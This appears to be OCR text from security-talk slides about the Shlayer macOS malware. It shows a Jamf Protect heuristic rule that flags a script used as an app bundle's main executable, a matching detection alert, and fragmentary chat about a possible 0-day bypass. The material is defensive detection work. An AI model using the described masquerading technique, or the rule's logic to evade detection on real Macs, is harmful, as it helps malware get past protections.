
Patrick Wardle @

Is Jamf Protect able to see when a script is being used as the main executable inside of an application?

Should be a ...


Keep it on the DL, but I have a connection who says it might allow for a serious 0-day bypass.

Jamf Protect
Detections Engine



Heuristic detections


process_created && isScript == True && Parent == Launchd && Translocated && is formattedAsAnApplication && doesNotHaveExtension && BinaryNameMatchesApplicationName




Process Created == True
Is Script == True

Heuristic detections

process_created && isScript == True && Parent == Launchd && Translocated && is formattedAsAnApplication && doesNotHaveExtension && BinaryNameMatchesApplicationName



Shlayer Detected!



Summary | Processes (1) | Files (0) | Binaries (1) | Users (2) | Groups (2) | Json | Link

ScriptDisguisedAsApplication detected on [redacted] M1 MacBook Pro

Description:	A scripting language is being used as the primary executable inside of an application bundle

Host Info

Host Name:	[redacted] M1 MacBook Pro
IP:	[redacted]

Analytic Match Details

Tags:	MITREattack, Masquerading, Tuning, DefenseEvasion
Actions:	Log

GPProcessEvent Details

Event Type:	Process Create
Event Timestamp:	[redacted] 12:53 PM GMT
Pid:	24542
Path:	/bin/bash
Process Arguments:	/bin/bash /private/var/folders/mx/7dvz_gwx381b2fj_24jnlvbm0000gp/T/AppTranslocation/24B4F274-6C35-45E1-80DF-858812BA0F97/d/1302.app/Contents/MacOS/1302
Name:	bash
User:	[redacted]
Group:	staff
Signing Info:	Signer Type: Apple App ID: com.apple.bash Authorities: Software Signing → Apple Code Signing Certification Authority → Apple Root CA
Process Start Time:	[redacted] 12:53 PM GMT
Parent Process:	1
Process UUID:	707C0064-1968-4668-8B3A-26CF6E53103E

Shlayer In The Wild

Patrick Wardle @

Jaron Bradley
I take it your connection found this exploit because malware is using it?

Patrick Wardle
Wait. Malware is ...

Jaron Bradley
Yeah. Thats how they found it right?

Patrick Wardle
No. He found it via s ... teaming work

